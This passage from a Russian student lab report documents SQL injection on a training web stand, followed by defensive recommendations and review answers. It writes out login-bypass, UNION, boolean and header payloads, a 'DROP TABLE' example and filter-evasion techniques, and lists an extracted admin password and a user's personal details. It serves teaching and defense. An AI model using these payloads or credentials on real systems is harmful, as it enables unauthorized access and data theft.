


Рисунок 6 – Получение списка таблиц через information_schema.tables

Таблица 11 – Полученные таблицы пользовательской схемы

Таблицы схемы public
users
user_personal_info
product_categories
products
orders
payments
favorite_products
reviews
price_history
shipping_addresses




Рисунок 7 – Получение списка колонок через information_schema.columns

Таблица 12 – Значимые таблицы и колонки

Таблица	Значимые колонки
users	login, password, role
user personal info	login, name, address, phone number, secret
products	article, name, category, price, stock, released, secret
reviews	review id, article, login, review text, rating, secret
orders	order_id, login, status, secret
payments	order_id, amount, payment method, payment status, secret
favorite_products	login, article, added date, secret
price_history	history id, product article, old price, new price, secret

Для извлечения флагов был сформирован объединенный запрос, который последовательно выбирал непустые значения secret из пользовательских таблиц. Чтобы избежать проблем с символом % в psycorg2, фильтрация по подстроке ibks была выполнена через position('ibks' in lower(secret)) > 0.



Рисунок 8 – Получение трех флагов из колонок secret

Таблица 13 – Найденные флаги

Источник	Флаг
user_personal_info.secret	ibks1_ {653b6e69e46c8}
products.secret	ibks2_ {9a7d9c2fcbeaf}
reviews.secret	ibks3_ {93f8739c36549}

Согласно условию лабораторной работы итоговый ответ формируется в порядке ibks1, ibks2, ibks3 без префиксов и фигурных скобок. Поэтому итоговая строка ответа была составлена как secret_653b6e69e46c89a7d9c2fcbeaf93f8739c36549.

Листинг 7 – Итоговый ответ для сдачи

```
secret_653b6e69e46c89a7d9c2fcbeaf93f8739c36549
```

Через тот же UNION-канал были получены характеристики сервера СУБД. Это показывает, что уязвимость позволила выйти за пределы обычной бизнес-логики приложения и получить системную информацию о PostgreSQL.




Рисунок 9 – Получение версии PostgreSQL через version()




Рисунок 10 – Получение имени БД, пользователя и схемы

Таблица 14 – Сведения о сервере PostgreSQL

Параметр	Значение
Версия СУБД	PostgreSQL 15.12 (Debian 15.12-1.pgdg120+1), 64-bit
База данных	281597ea a798 410d 9e81 43bb6b4ce978
Пользователь БД	sqli user
Схема	public
Адрес сервера БД	172.18.0.6/32:5432
max connections	100
pg_stat_activity count	26

Через таблицу users был получен список учетных записей приложения. Среди них была найдена учетная запись с ролью admin. После этого была выполнена штатная авторизация под найденным пользователем, и приложение открыло личный кабинет администратора.




Рисунок 11 – Извлечение учетной записи администратора

Таблица 15 – Найденная учетная запись администратора

Параметр	Значение
login	everybody_use@rambler.ru
password	(WUM70hl*5gaAQfg
role	admin




Рисунок 12 – Личный кабинет после входа под найденным администратором

3.7 Проверка дополнительных параметров на SQL-инъекции

Помимо ручки `/api/login` были проверены другие параметры приложения. Это было сделано для подтверждения того, что проблема не ограничивается одной формой авторизации, а связана с общим небезопасным подходом к построению SQL-запросов.

Таблица 16 – Дополнительные проверенные векторы

Вектор	Payload / проверка	Результат
GET <code>/api/products?category=...</code>	<code>x' OR '1'='1'--</code>	возвращен список товаров
GET <code>/api/products?category=...</code>	<code>x' AND '1'='2'--</code>	возвращен пустой массив <code>[]</code>
GET <code>/api/products?category=...</code>	<code>x' UNION SELECT 1,'cat','desc','name',1.00,1,true-</code>	в JSON-ответ внедрена искусственная строка товара
GET <code>/api/profile</code> , Authorization Bearer	<code>x'/**/OR/**/'1'='1'--</code>	возвращен профиль другого пользователя
GET <code>/api/products/{article}</code>	<code>3294072781203 OR 1=1</code>	SQLi не подтверждена, получен 404 на уровне маршрутизации




Рисунок 13 – Boolean-based SQLi в category: истинное условие




Рисунок 14 – Boolean-based SQLi в category: ложное условие




Рисунок 15 – UNION-based SQLi в параметре category

В параметре category сначала была подтверждена boolean-based SQLi: истинное условие вернуло список товаров, а ложное условие вернуло пустой массив. Затем был подтвержден UNION-based вариант, так как в JSON-ответе появилась искусственно внедренная строка товара.

Дополнительно была проверена ручка GET /api/profile, использующая заголовок Authorization: Bearer <login>. Payload без обычных пробелов позволил получить профиль другого пользователя, что подтвердило SQLi в заголовке

авторизации. В отчете результат фиксируется в таблице, так как соответствующий ответ был сохранен текстово в ходе работы.

Таблица 17 – Профиль, полученный через SQLi в Authorization Bearer

Поле профиля	Значение, полученное через Bearer SQLi
username	dinner_employee@gmail.com
name	Михайлова Валентина Архиповна
birthDate	Wed, 23 Mar 1949 00:00:00 GMT
address	п. Подольск, алл. Энтузиастов, д. 93 к. 6/4, 519409
phone	+7 (777) 289-3235




Рисунок 16 – Статус лабораторной работы после сдачи ответа

3.8 Меры защиты от обнаруженных уязвимостей

Основная причина найденных уязвимостей — динамическая сборка SQL-запросов из пользовательского ввода. Для защиты необходимо заменить такие запросы на параметризованные. Также необходимо изменить подход к авторизации, отключить debug-режим и ограничить права пользователя БД.

Таблица 18 – Рекомендации по защите

Обнаруженная проблема	Риск	Мера защиты
-----------------------	------	-------------

Конкатенация username/password в SQL	обход авторизации и чтение таблицы users	параметризованные запросы cursor.execute(sql, params)
Вывод объекта RealDictRow в ответе login	прямой канал утечки данных через UNION SELECT	возвращать только нейтральный статус авторизации без внутренних данных
Доступ к information_schema и системным функциям	получение структуры БД и характеристик PostgreSQL	минимизация прав пользователя БД и ограничение лишних привилегий
Логин используется как Bearer-токен	подмена пользователя и SQLi в Authorization	серверные сессии или подписанные токены, не используемые напрямую в SQL
Werkzeug Debugger в ответах	раскрытие путей файлов и строк backend-кода	отключить debug-режим в рабочем окружении
SQLite-стиль datetime(...) в PostgreSQL	ошибки выполнения и раскрытие технической информации	унифицировать SQL-код под используемую СУБД и покрыть тестами

Так как учебный web-стенд был предоставлен в удаленном виде, изменение исходного кода backend-приложения студентами не выполнялось. Поэтому практическая установка защиты на сервер не проводилась. Ниже приведена аналитическая проверка ожидаемого поведения приложения после внедрения предложенных мер защиты.

Таблица 19 – Ожидаемый результат попыток SQLi после внедрения защиты

Проверяемая уязвимость	Payload	Результат до защиты	Ожидаемый результат после защиты
POST /api/login, поле password	' OR 1=1--	200 OK, обход авторизации, Set-Cookie user=admin	Payload обрабатывается как строка пароля; авторизация не проходит, возвращается Invalid credentials
POST /api/login, UNION SELECT	' UNION SELECT 'test_login','test_password','test_role'--	Данные из UNION SELECT	Структура SQL-запроса не меняется; payload не

		попали в RealDictRow	выполняется как SQL-код
POST /api/login, получение information_schema	UNION SELECT ... FROM information_schema.tables	Получен список таблиц схемы public	При параметризации ввод считается строковым значением; доступ к information_schema через пользовательский ввод невозможен
GET /api/products?category=...	x' OR '1'='1'--	Истинное условие вернуло список товаров	Значение category сравнивается как строка; SQL- условие OR не выполняется
GET /api/profile, Authorization Bearer	x'/**/OR/**/'1'='1'--	Возвращен профиль другого пользователя	Bearer-токен не используется как login в SQL; при неверном токене возвращается 401/403

Таким образом, основная защита должна заключаться не в фильтрации отдельных символов, а в устранении самой возможности изменить структуру SQL-запроса через пользовательский ввод. Параметризованные запросы закрывают инъекции в значения, а для динамических частей запроса, которые не могут быть параметризованы как обычные значения, необходимо применять строгий список допустимых вариантов.

Листинг 8 – Пример замены динамического SQL на параметризованный запрос

```
# Небезопасно
query = f"SELECT * FROM users WHERE login = '{username}' AND password = '{password}'"
cursor.execute(query)

# Безопаснее
query = "SELECT * FROM users WHERE login = %s AND password = %s"
cursor.execute(query, (username, password))
```

3.9 Теоретически оставшаяся возможная инъекция

Даже после параметризации значений username, password, category и Bearer-токена теоретически может остаться инъекция в тех частях SQL-запроса, которые нельзя безопасно передать как обычные параметры. К таким частям относятся, например, имя столбца сортировки, направление сортировки ORDER BY, имя таблицы или имя колонки, если они формируются динамически из пользовательского ввода. Например, если приложение поддерживает параметр сортировки товаров и напрямую подставляет его в SQL-запрос, то уязвимым может оказаться следующий фрагмент:

```
SELECT article, name, price
FROM products
ORDER BY {sort_param};
```

В таком случае payload вида: price DESC; DROP TABLE products;--

теоретически может изменить структуру SQL-инструкции, если backend разрешает множественные инструкции и не проверяет значение sort_param. Обычная параметризация здесь не подходит, так как имя столбца не является значением данных.

Для защиты от такого класса инъекций необходимо использовать whitelist допустимых значений. Например, пользователь может выбрать только один из заранее разрешенных вариантов: name, price, released. Все остальные значения должны отклоняться или заменяться безопасным значением по умолчанию.

Листинг 9 – Пример защиты динамического ORDER BY через whitelist

```
allowed_sort_columns = {
    "name": "name",
    "price": "price",
    "released": "released"
}

sort_column = allowed_sort_columns.get(user_sort, "name")

query = f"""
SELECT article, name, price
FROM products
ORDER BY {sort_column}
"""
```

4 ОТВЕТЫ НА КОНТРОЛЬНЫЕ ВОПРОСЫ

4.1 Какие операции реляционной алгебры не поддерживаются в SQL напрямую?

В SQL напрямую не реализована операция деления реляционной алгебры; ее обычно выражают через NOT EXISTS, GROUP BY/HAVING или комбинацию вложенных запросов. Некоторые операции реляционной алгебры имеют SQL-аналоги не в чистом виде: переименование выполняется через AS, разность — через EXCEPT, декартово произведение — через CROSS JOIN.

Особенно важна операция деления, потому что она выражает условие “объект связан со всеми объектами из некоторого множества”. В SQL такой операции нет как отдельного ключевого слова. Поэтому ее приходится реализовывать через другие конструкции. Например, условие “сотрудник выполнил все операции из перечня” можно выразить через группировку и сравнение количества различных операций либо через двойной NOT EXISTS. В лабораторной работе этот принцип использовался при реализации третьего запроса.

4.2 В чем особенности NULL значения в SQL?

NULL обозначает неопределенное или отсутствующее значение. Оно не равно ни одному значению, включая другой NULL. Для проверки используются IS NULL и IS NOT NULL. Обычные сравнения с NULL дают UNKNOWN, что влияет на фильтрацию в WHERE.

Практическая опасность NULL состоит в том, что он может незаметно изменить результат фильтрации. Например, выражение `effective_until NOT IN (...)` не является полноценной заменой проверки всех дат, если `effective_until` может быть NULL. Для таких случаев необходимо явно определить бизнес-смысл отсутствующего значения: считать ли документ бессрочным, исключать ли его из выборки или обрабатывать отдельным условием.

4.3 Как трехзначная логика влияет на операции агрегирования?

Агрегатные функции обычно игнорируют NULL-значения. SUM, AVG, MIN и MAX считают только определенные значения. COUNT(column) не учитывает NULL, а COUNT(*) считает строки независимо от наличия NULL.

Это различие особенно важно при сравнении COUNT(*) и COUNT(column). Первый вариант считает все строки группы, второй — только строки, где конкретный столбец не равен NULL. Поэтому при проверке количества документов или операций нужно выбирать подходящую форму COUNT. В лабораторной работе для подсчета документов использовался подсчет строк, так как важен сам факт наличия документа, а не заполненность отдельного необязательного поля.

4.4 Как трехзначная логика влияет на операции сравнения?

Сравнение с NULL возвращает UNKNOWN. В условии WHERE строки проходят фильтр только при TRUE, поэтому строки с UNKNOWN отбрасываются. Это может приводить к неожиданным результатам, если не использовать IS NULL/IS NOT NULL.

4.5 Как трехзначная логика влияет на операции с множествами?

При DISTINCT, UNION, INTERSECT и EXCEPT СУБД должна определять совпадение строк. В контексте устранения дубликатов NULL обычно рассматриваются как неразличимые значения в одинаковых позициях, хотя в обычных сравнениях NULL = NULL не дает TRUE.

4.6 Какой порядок приоритета имеют операции UNION, INTERSECT, EXCEPT?

В PostgreSQL INTERSECT имеет более высокий приоритет, чем UNION и EXCEPT. UNION и EXCEPT при отсутствии скобок обычно выполняются слева направо. Для однозначности сложные выражения следует заключать в скобки.

4.7 По каким признакам можно разделить инъекции в языки запросов?

Инъекции можно классифицировать по месту внедрения (GET, POST, JSON, cookie, header), по способу получения данных (UNION-based, error-based, boolean-based blind, time-based blind, out-of-band), по воздействию (чтение, изменение, обход авторизации) и по используемому языку запросов.

В рамках выполненной работы были практически представлены несколько классов. Инъекция в /api/login относится к POST/JSON-параметрам и позволила выполнить UNION-based извлечение данных. Инъекция в category относится к GET-параметрам и была подтверждена как boolean-based и UNION-based. Инъекция в Authorization Bearer относится к HTTP-заголовкам и показала, что опасными могут быть не только поля формы, но и служебные параметры протокола.

4.8 Какие техники может использовать злоумышленник для обхода фильтрации по ключевым словам?

Могут применяться изменение регистра, SQL-комментарии, URL-кодирование, Unicode-обходы, конкатенация строк, альтернативные функции, замена пробелов комментариями, вложенные запросы и использование эквивалентных операторов.

4.9 В какие типы параметров может быть проведена SQLi?

SQLi может быть проведена в параметры URL, path-параметры, поля HTML-форм, JSON/XML-тела запросов, cookie, HTTP-заголовки, параметры сортировки/фильтрации, имена файлов и любые другие данные, которые попадают в SQL-запрос.

На практике потенциально опасен любой параметр, который backend использует при построении SQL-запроса. В лабораторной работе это было подтверждено на трех разных типах входных данных: JSON-тело запроса авторизации, URL-параметр категории товара и HTTP-заголовок Authorization.

Поэтому проверка приложения должна охватывать не только видимые поля ввода, но и сетевое взаимодействие приложения с API.

4.10 В каких случаях вообще возможна эксплуатация техники SQLi?

Эксплуатация возможна, когда пользовательский ввод без параметризации включается в SQL-запрос, а приложение возвращает результат, ошибку, различимое поведение или временную задержку. Дополнительно важны права пользователя БД и доступность интересующих таблиц.

Для эксплуатации недостаточно только наличия кавычки в пользовательском вводе. Нужно, чтобы ввод попал в SQL-запрос в синтаксически значимом месте и чтобы у атакующего был канал наблюдения результата. В выполненной работе таким каналом стал ответ `Login successful`, в который backend включал объект `RealDictRow`. Благодаря этому SQLi стала не слепой, а напрямую выводящей данные.

4.11 Как различия синтаксиса различных СУБД влияют на технику SQLi? Почему различия синтаксиса возможны для злоумышленника?

Разные СУБД используют разные функции, системные каталоги, операторы конкатенации, комментарии, ограничения `LIMIT/OFFSET` и функции времени. Злоумышленник может определить СУБД по ошибкам, заголовкам, поведению пробных `payload`-ов или особенностям ответа.

В ходе работы это проявилось в двух местах. Во-первых, для PostgreSQL использовались системные функции и представления `version()`, `current_database()`, `current_user`, `current_schema()`, `pg_stat_activity`, `current_setting('max_connections')`. Во-вторых, ошибка `datetime(unknown)` показала, что SQL-код, характерный для SQLite, не исполняется в PostgreSQL. Следовательно, успешная эксплуатация SQLi часто требует адаптации `payload`-ов под конкретную СУБД.

4.12 Зачем злоумышленниками применяются инъекции типа error-based?

Error-based SQLi используется для извлечения информации через сообщения об ошибках. Ошибки могут раскрывать текст SQL-запроса, названия таблиц, типы колонок, используемую СУБД и иногда значения данных.

Error-based SQLi может быть первым этапом разведки. Даже если через ошибку не удастся получить сами данные, она помогает определить структуру запроса, количество колонок, используемый драйвер, тип СУБД и место уязвимости в коде. В лабораторной работе traceback Werkzeug раскрыл путь /app/app.py, строку формирования SQL-запроса и использование psycopg2, что резко упростило дальнейшую эксплуатацию.

4.13 В чем заключается техника двойной слепой (double-blind) SQLi?

При слепой SQLi приложение не возвращает данные напрямую. При double-blind вариантах злоумышленник может не видеть ни явных ошибок, ни непосредственных различий в ответе и вынужден использовать косвенные каналы: временные задержки, изменение поведения приложения или внешние out-of-band-вызовы.

Double-blind SQLi особенно сложна тем, что атакующий не получает прямого значения данных и не видит явных SQL-ошибок. В таких условиях приходится строить серию проверок, каждая из которых отвечает только на один косвенный вопрос: истинно ли условие, изменилась ли задержка, произошел ли внешний DNS/HTTP-запрос. В выполненной работе такая техника не потребовалась, потому что стенд возвращал ошибки и позволял выводить данные через UNION SELECT.

5 ВЫВОДЫ

В первой части лабораторной работы были реализованы SQL-запросы к отношениям `documents` и `document_operations`, соответствующим варианту № 8. Запросы охватывали разные приемы работы с SQL: фильтрацию по атрибутам, группировку, агрегирование, обработку дат, проверку отсутствия строк через `NOT EXISTS` и анализ выполнения полного набора операций. Все запросы были выполнены в отдельной базе `subd_lab3`, а результаты были сохранены в логах.

Первый запрос позволил определить сотрудника, ответственного более чем за один секретный документ заданной степени секретности. Второй запрос позволил выбрать документы, срок окончания действия которых не входит в заданный перечень месяцев. Третий запрос объединил две логики: поиск сотрудников, выполнивших все операции из заданного перечня, и поиск ответственных сотрудников, не выполнявших собственных операций по закрепленным документам. Полученные результаты были непустыми и соответствовали подготовленным тестовым данным.

Во второй части была выполнена эксплуатация SQL-инъекций на учебном web-стенде `Cheerful-Island`. Основной уязвимостью стала небезопасная подстановка параметров `username` и `password` в SQL-запрос авторизации. Через эту уязвимость был выполнен обход авторизации, а затем построен UNION-based канал вывода данных. С его помощью были получены список таблиц, список колонок, значения `secret`, сведения о PostgreSQL и учетные данные пользователей.

Были найдены все три флага: `ibks1_{653b6e69e46c8}`, `ibks2_{9a7d9c2fcbeaf}` и `ibks3_{93f8739c36549}`. Итоговый ответ `secret_653b6e69e46c89a7d9c2fcbeaf93f8739c36549` был принят порталом, после чего лабораторная получила статус Выполнена.

Дополнительно была найдена учетная запись администратора `everybody_use@rambler.ru` с паролем `(WUM70hl*5gaAQfg`. Вход под этой учетной записью подтвердил, что SQL-инъекция позволяет получить не только флаги, но и

реальные учетные данные приложения. Это демонстрирует практический риск хранения и обработки паролей без достаточной защиты.

Помимо `/api/login`, были подтверждены дополнительные уязвимые векторы. Параметр `category` в `/api/products?category=...` оказался уязвим к boolean-based и UNION-based SQLi. Заголовок `Authorization: Bearer ...` в ручке `/api/profile` также оказался уязвим: payload с SQL-комментариями вместо пробелов позволил получить профиль другого пользователя. Таким образом, уязвимость приложения не ограничивалась одной формой входа, а затрагивала разные типы входных данных.

По результатам работы были сформулированы меры защиты. Основным требованием является отказ от динамической сборки SQL-запросов и переход на параметризованные запросы. Также необходимо отключить debug-режим, ограничить права пользователя БД, безопасно реализовать авторизацию, не использовать логин как Bearer-токен, корректно обрабатывать ошибки и тестировать SQL-код с учетом конкретной используемой СУБД. Эти меры позволили бы предотвратить обнаруженные способы эксплуатации или существенно снизить их последствия.

Отдельно были рассмотрены меры защиты от выявленных SQL-инъекций. Для уязвимых значений предложено использовать параметризованные запросы, а для динамических частей SQL, таких как имена столбцов сортировки, — whitelist допустимых значений. Так как учебный стенд был удаленным и исходный код backend-а не изменялся, результат внедрения защиты был описан аналитически: после параметризации использованные payload-ы должны обрабатываться как обычные строковые значения и не должны изменять структуру SQL-запроса.

СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ

1. Моргунов, Е. П. PostgreSQL. Основы языка SQL : учебное пособие / Е. П. Моргунов ; под ред. Е. В. Рогова, П. В. Лузанова. — Санкт-Петербург : БХВ-Петербург, 2018. — 336 с.
2. Полтавцева, М. А. Практикум по построению защищенных баз данных: учебное пособие / М. А. Полтавцева [и др.]. — Санкт-Петербург : ПОЛИТЕХ-ПРЕСС, 2023. — 182 с.
